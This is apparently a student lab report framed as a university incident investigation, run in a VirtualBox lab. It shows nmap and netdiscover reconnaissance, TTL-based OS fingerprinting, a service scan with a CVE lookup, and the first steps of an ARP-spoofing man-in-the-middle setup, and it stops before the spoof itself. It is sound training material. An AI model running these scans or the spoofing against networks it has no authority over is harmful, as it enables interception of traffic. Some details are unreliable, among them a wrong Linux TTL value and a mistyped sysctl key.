
UNIVERSITY CYBER ATTACK

Complete incident report

Incident report of cyber attack on a university staff member.



Description

You are a cyber security officer and member of the Incident Response Team.

During the summer vacation, one of the teaching staff members, Samantha, reports to the Dean about abusive and threatening messages received over an email. Dean collects the following details from her:

Complete Name: Samantha R. Collen.

Personal Email ID: samantha.collen.r@gmail.com

Official Email ID: profsamantha@pu.edu.com

Samantha also reported that during the term examination, she obstructed one of the students, Tony Lee, due to unfair means during examination.

Case investigated and report compiled by: SRIJAN(srijanspl2017@gmail.com)


TASK 1: Obtain a scanning report of the entire network and identify how many terminals are connected with the Windows operating system and the Linux-based systems.

To identify all the system within the university network and examine their vulnerabilities:

A. Scan the server terminal for IP address and MAC address using the following command:

$ ip addr

The screenshot of the output is given below:


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~ ×
MAC ADDRESS
IP ADDRESS


```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth
       valid_lft 584sec preferred_lft 584sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

B. Run NET DISCOVER and nmap –sn –PE –PR <target network range> command for identifying all connected and active terminals with the server.


$ netdiscover –r 10.0.2.0/24

As the server IP is 10.0.2.4, with a CIDR of 24


The screenshot of the output is given below:


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: ~
kali@kali: ~

```
┌──(root💀kali)-[~]
└─# netdiscover -i eth0 -r 10.0.2.0/24
```


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
root@kali: ~
kali@kali: ~

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:ea:57:e7      1      60  PCS Systemtechnik GmbH
 10.0.2.15       08:00:27:30:68:a0      1      60  PCS Systemtechnik GmbH

┌──(root💀kali)-[~]
└─# 
```


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
root@kali: ~
kali@kali: ~

```
┌──(root💀kali)-[~]
└─# nmap -sn -PE -PR 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 05:16 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00018s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).
MAC Address: 08:00:27:EA:57:E7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00033s latency).
MAC Address: 08:00:27:30:68:A0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.21 seconds

┌──(root💀kali)-[~]
└─# 
```

Through above commands we have discovered the complete network topology with each nodes IP and MAC address and hence the following conclusion:

Default gateway of network is **10.0.2.2**

IP address of victim machine is **10.0.2.15**

Default IP of router is **10.0.2.1**

C. Check communication between server and victim machine using the PING command.


$ping –c 4 –I eth0 10.0.2.15

By analyzing the TTL value, it can be easy to identify the type of operating system connected in networks.

TTL values corresponding to different operating systems are:

TTL 128, 63, 64, 40-55 are respective to Windows machines, Linux machines, Mac machines and firewalls.

The screenshot of the output is given below:


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 -I eth0 10.0.2.15
PING 10.0.2.15 (10.0.2.15) from 10.0.2.4 eth0: 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=128 time=0.690 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=128 time=0.393 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=128 time=0.311 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=128 time=0.372 ms

--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3111ms
rtt min/avg/max/mdev = 0.311/0.441/0.690/0.146 ms

┌──(kali㉿kali)-[~]
```

Summary:

- Server IP is **10.0.2.4**
- Victim IP is **10.0.2.15**
- **Total 1 terminal is connected with the server and the type of operating system is Windows.**

TASK 2: Identify CVE score of the victim's vulnerability

Since we have retrieved relevant information about the network environment and connected machines, it's time to perform an autopsy of the victim's machine.

Vulnerability search is about scanning the target device for all the open ports and associated services and checking them against the NVD to determine if any CVE exists.


A. Use NMAP command and analyze available ports information

B. Once you receive the port information, check the type of vulnerability with the CVE score portal of the NVD.

Commands:


```
$ nmap –Pn –sT –sV –O –p- -T 5 <target IP>
```

The screenshot of the output is given below:



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sT -sV -O -p- -T 5 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 05:27 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00055s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:30:68:A0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: SAMANTHAAPU-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.51 seconds
```

Check the CVE score for all services and there versions*



New CVE List download format is available now.

HOME > CVE > CVE-2009-0094

Printer-Friendly View

CVE-ID

CVE-2009-0094 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The WINS server in Microsoft Windows 2000 SP4 and Server 2003 SP1 and SP2 does not restrict registration of the (1) "wpad" and (2) "isatap" NetBIOS names, which allows remote authenticated users to hijack the Web Proxy Auto-Discovery (WPAD) and Intra-Site Automatic Tunnel Addressing Protocol (ISATAP) features, and conduct man-in-the-middle attacks by spoofing a proxy server or ISATAP route, by registering one of these names in the WINS database, aka "WPAD WINS Server Registration Vulnerability," a related issue to CVE-2007-1692.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:34013
- URL:http://www.securityfocus.com/bid/34013
- CERT:TA09-069A
- URL:http://www.us-cert.gov/cas/techalerts/TA09-069A.html
- CONFIRM:http://blogs.technet.com/srd/archive/2009/03/13/ms09-008-dns-and-wins-server-security-update-in-more-detail.aspx
- CONFIRM:http://support.avaya.com/elmodocs2/security/ASA-2009-083.htm
- MS:MS09-008
- URL:https://docs.microsoft.com/en-us/security-updates/securitybulletins/2009/ms09-008
- OSVDB:52520
- URL:~~http://osvdb.org/52520~~ (Obsolete source)
- OVAL:oval:org.mitre.oval:def:6117
- URL:https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A6117
- SECTRACK:1021829
- URL:http://www.securitytracker.com/id?1021829
- SECUNIA:34217
- URL:http://secunia.com/advisories/34217

CVE -2009-0094 windows XP/2007 netBIOS

Score is 7

TASK 3:Identify whether the victim's terminal is affected with MiMT attack or not and submit the incident report for the same.


This shows the forensics evidence of the samantha's device to confirm weather her device was affected from MiTM attack or not, followed by the orchestration of the similar attack scenario represent through the changes generated in her arp table

Note: In this demonstration we will use industry standard tools like Wireshark to capture the packets and arpspoof to spoof the mac address associated with the ip address in the arp table of the victim machine.

Machine on the network with IP **10.0.2.3** and associated mac **08:00:27:60:79:08**

Victim machine IP is **10.0.2.15**

Attackers IP is 10.0.2.4 and the associated mac **08:00:27:50:4c:14**



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\SamanthaaPU>arp -a

Interface: 10.0.2.15 --- 0xb
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-60-79-08     dynamic
  10.0.2.4              08-00-27-50-4c-14     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\SamanthaaPU>_
```

MAC ADDRESS TO BE SPOOFED

ATTACKER'S MAC


a) run the following command to turn on the ip forward and turn off the redirects

$ sudo sysctl –w net.ipv4.ip_forward=1

$ sudo sysctl –w net.ipv6.cong.all.forwarding=1

$ sudo sysctl –w net.ipv4.conf.all.send_redirects=0

